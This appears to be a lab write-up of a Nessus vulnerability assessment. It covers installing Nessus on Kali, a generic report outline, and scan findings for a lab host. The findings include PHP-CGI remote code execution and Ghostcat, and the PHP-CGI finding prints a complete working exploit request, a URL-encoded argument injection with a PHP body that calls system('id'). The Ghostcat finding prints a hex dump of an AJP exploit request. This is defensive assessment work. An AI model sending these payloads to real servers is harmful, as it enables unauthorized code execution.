





Vulnerability Assessment using Nessus

Setting up Nessus for a vulnerability assessment involves several key steps. First, download and install the Nessus software on the designated system. Once installed, activate the license by registering with Nessus to access the full range of features. After activation, configure scan settings by selecting appropriate policies, such as network range, scan type, and specific scan targets. Finally, launch the scan, monitor its progress, and review the generated reports to identify and prioritize vulnerabilities for remediation.

Following are the steps describing Nessus setup –





Platform Products Solutions Why Tenable Resources Partners Support Company



Thank You for Registering for Nessus Essentials!

Check Your Email for the Activation Code



Thank you for registering for Nessus® Essentials. An email containing your activation code has been sent to you at the email address you provided.

Download Nessus

To download Nessus, visit the Nessus Download page.

[Download](#)





```
kali@kali: ~/Downloads
File Actions Edit View Help
(kali@kali)-[~/Downloads]
$ ls
Nessus-10.8.3-ubuntu1604_amd64.deb

(kali@kali)-[~/Downloads]
$ sudo dpkg -i Nessus-10.8.3-ubuntu1604_amd64.deb
```

```
kali@kali: ~/Downloads
File Actions Edit View Help
(kali@kali)-[~/Downloads]
$ ls
Nessus-10.8.3-ubuntu1604_amd64.deb

(kali@kali)-[~/Downloads]
$ sudo dpkg -i Nessus-10.8.3-ubuntu1604_amd64.deb
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Selecting previously unselected package nessus.
(Reading database ... 396172 files and directories currently installed.)
Preparing to unpack Nessus-10.8.3-ubuntu1604_amd64.deb ...
Unpacking nessus (10.8.3) ...
Setting up nessus (10.8.3) ...
```


```
(kali@kali)-[~/Downloads]
$ sudo service nessusd status
o nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/usr/lib/systemd/system/nessusd.service; disabled; preset: disabled)
   Active: inactive (dead)



(kali@kali)-[~/Downloads]
$ sudo service nessusd start


(kali@kali)-[~/Downloads]
$ sudo service nessusd status
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/usr/lib/systemd/system/nessusd.service; disabled; preset: disabled)
   Active: active (running) since Wed 2024-10-09 07:23:12 EDT; 4s ago
     Invocation: 630936f8bdb64821bd8ef6aaa76c0f9b
   Main PID: 10803 (nessus-service)
      Tasks: 13 (limit: 2258)
    Memory: 143.2M (peak: 143.6M)
       CPU: 4.709s
    CGroup: /system.slice/nessusd.service
            └─10803 /opt/nessus/sbin/nessus-service -q
              └─10804 nessusd -q

Oct 09 07:23:12 kali systemd[1]: Started nessusd.service - The Nessus Vulnerability Scanner.
Oct 09 07:23:14 kali nessus-service[10804]: Cached 0 plugin libs in 1msec
Oct 09 07:23:14 kali nessus-service[10804]: Cached 0 plugin libs in 0msec

(kali@kali)-[~/Downloads]
$
```







This report provides a detailed overview of a vulnerability assessment conducted using Nessus, a widely recognized vulnerability scanning tool. Nessus is used to identify, assess, and prioritize vulnerabilities in network devices, systems, and applications. The primary goal of this assessment is to enhance the security posture by identifying potential weaknesses that could be exploited by malicious actors.

Key Sections:

1. Introduction:

- Overview of vulnerability assessment.
- Importance of identifying vulnerabilities.

- Introduction to Nessus and its capabilities.

2. Assessment Scope:

- Details of the target environment (e.g., IP ranges, devices, operating systems).
- Description of the network architecture under review.

3. Methodology:

- Steps followed during the Nessus scan:
- Asset discovery and inventory.
- Configuration of scan policies and parameters.
- Execution of full network scans.

- Types of vulnerabilities identified (e.g., misconfigurations, missing patches, weak credentials).

4. Findings:

- Summary of vulnerabilities detected.
- Classification based on severity (Critical, High, Medium, Low).
- Detailed descriptions of significant vulnerabilities.

5. Analysis:

- Risk assessment and potential impact of the vulnerabilities on the organization.
- Recommendations for remediation and mitigation measures.

6. Conclusion:

- Summary of the vulnerability landscape.
- Importance of regular vulnerability assessments for maintaining a robust security posture.

7. Appendices :

- Nessus scan results, detailed logs, and charts.

This report highlights the critical role Nessus plays in proactive security management by providing visibility into the security vulnerabilities and assisting in timely remediation to protect the organization from potential threats.



web scanning

Report generated by Tenable Nessus™

Mon, 14 Oct 2024 07:28:54 EDT

TABLE OF CONTENTS

Vulnerabilities by Host

• 192.168.1.24.....	4
---------------------	---

Nessus Essentials

Vulnerabilities by Host

192.168.1.24

0

CRITICAL

7

HIGH

15

MEDIUM

2

LOW

53

INFO

Host Information

IP: 192.168.1.24
MAC Address: 00:0C:29:17:0E:7C
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

Vulnerabilities

70728 - Apache PHP-CGI Remote Code Execution

Synopsis

The remote web server contains a version of PHP that allows arbitrary code execution.

Description

The PHP installation on the remote web server contains a flaw that could allow a remote attacker to pass command-line arguments as part of a query string to the PHP-CGI program. This could be abused to execute arbitrary code, reveal PHP source code, cause a system crash, etc.

Solution

Upgrade to PHP 5.3.13 / 5.4.3 or later.

Risk Factor

High

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

9.4 (CVSS:3.0/E:H/RL:O/RC:C)

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

6.5 (CVSS2#E:H/RL:OF/RC:C)

References

BID	53388
CVE	CVE-2012-1823
CVE	CVE-2012-2311
CVE	CVE-2012-2335
CVE	CVE-2012-2336
XREF	CERT:520827
XREF	EDB-ID:29290
XREF	EDB-ID:29316
XREF	CISA-KNOWN-EXPLOITED:2022/04/15

Exploitable With

CANVAS (true) Core Impact (true) Metasploit (true)

Plugin Information

Published: 2013/11/01, Modified: 2023/04/25

Plugin Output

tcp/80/www

```
Nessus was able to verify the issue exists using the following request :

----- snip -----
POST /cgi-bin/php?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F%65%6E%76%3D%30+%2D%6E HTTP/1.1
Host: 192.168.1.24
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Content-Length: 115
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
<?php echo "Content-Type:text/html\r\n\r\n"; echo 'php_cgi_remote_code_execution-1728903440';
system('id'); die; ?>
----- snip -----
```

134862 - Apache Tomcat AJP Connector Request Injection (Ghostcat)

Synopsis

There is a vulnerable AJP connector listening on the remote host.

Description

A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and gain remote code execution (RCE).

See Also

<http://www.nessus.org/u?8ebe6246>
<http://www.nessus.org/u?4e287adb>
<http://www.nessus.org/u?cbc3d54e>
<https://access.redhat.com/security/cve/CVE-2020-1745>
<https://access.redhat.com/solutions/4851251>
<http://www.nessus.org/u?dd218234>
<http://www.nessus.org/u?dd772531>
<http://www.nessus.org/u?2a01d6bf>
<http://www.nessus.org/u?3b5af27e>
<http://www.nessus.org/u?9dab109f>
<http://www.nessus.org/u?5eafc70>

Solution

Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.

Risk Factor

High

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

9.4 (CVSS:3.0/E:H/RL:O/RC:C)

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

6.5 (CVSS2#E:H/RL:OF/RC:C)

References

CVE	CVE-2020-1745
CVE	CVE-2020-1938
XREF	CISA-KNOWN-EXPLOITED:2022/03/17
XREF	CEA-ID:CEA-2020-0021

Plugin Information

Published: 2020/03/24, Modified: 2024/07/17

Plugin Output

tcp/8009/ajp13

Nessus was able to exploit the issue using the following request :

```
0x0000: 02 02 00 08 48 54 54 50 2F 31 2E 31 00 00 0F 2F      ....HTTP/1.1.../
0x0010: 61 73 64 66 2F 78 78 78 78 2E 6A 73 70 00 00      asdf/xxxxx.jsp..
0x0020: 09 6C 6F 63 61 6C 68 6F 73 74 00 FF FF 00 09 6C      .localhost.....l
0x0030: 6F 63 61 6C 68 6F 73 74 00 00 50 00 00 09 A0 06      ocalhost..P.....
0x0040: 00 0A 6B 65 65 70 2D 61 6C 69 76 65 00 00 0F 41      ..keep-alive...A
0x0050: 63 63 65 70 74 2D 4C 61 6E 67 75 61 67 65 00 00      ccept-Language..
0x0060: 0E 65 6E 2D 55 53 2C 65 6E 3B 71 3D 30 2E 35 00      .en-US,en;q=0.5.
0x0070: A0 08 00 01 30 00 00 0F 41 63 63 65 70 74 2D 45      ....0...Accept-E
0x0080: 6E 63 6F 64 69 6E 67 00 00 13 67 7A 69 70 2C 20      ncoding...gzip,
0x0090: 64 65 66 6C 61 74 65 2C 20 73 64 63 68 00 00 0D      deflate, sdch...
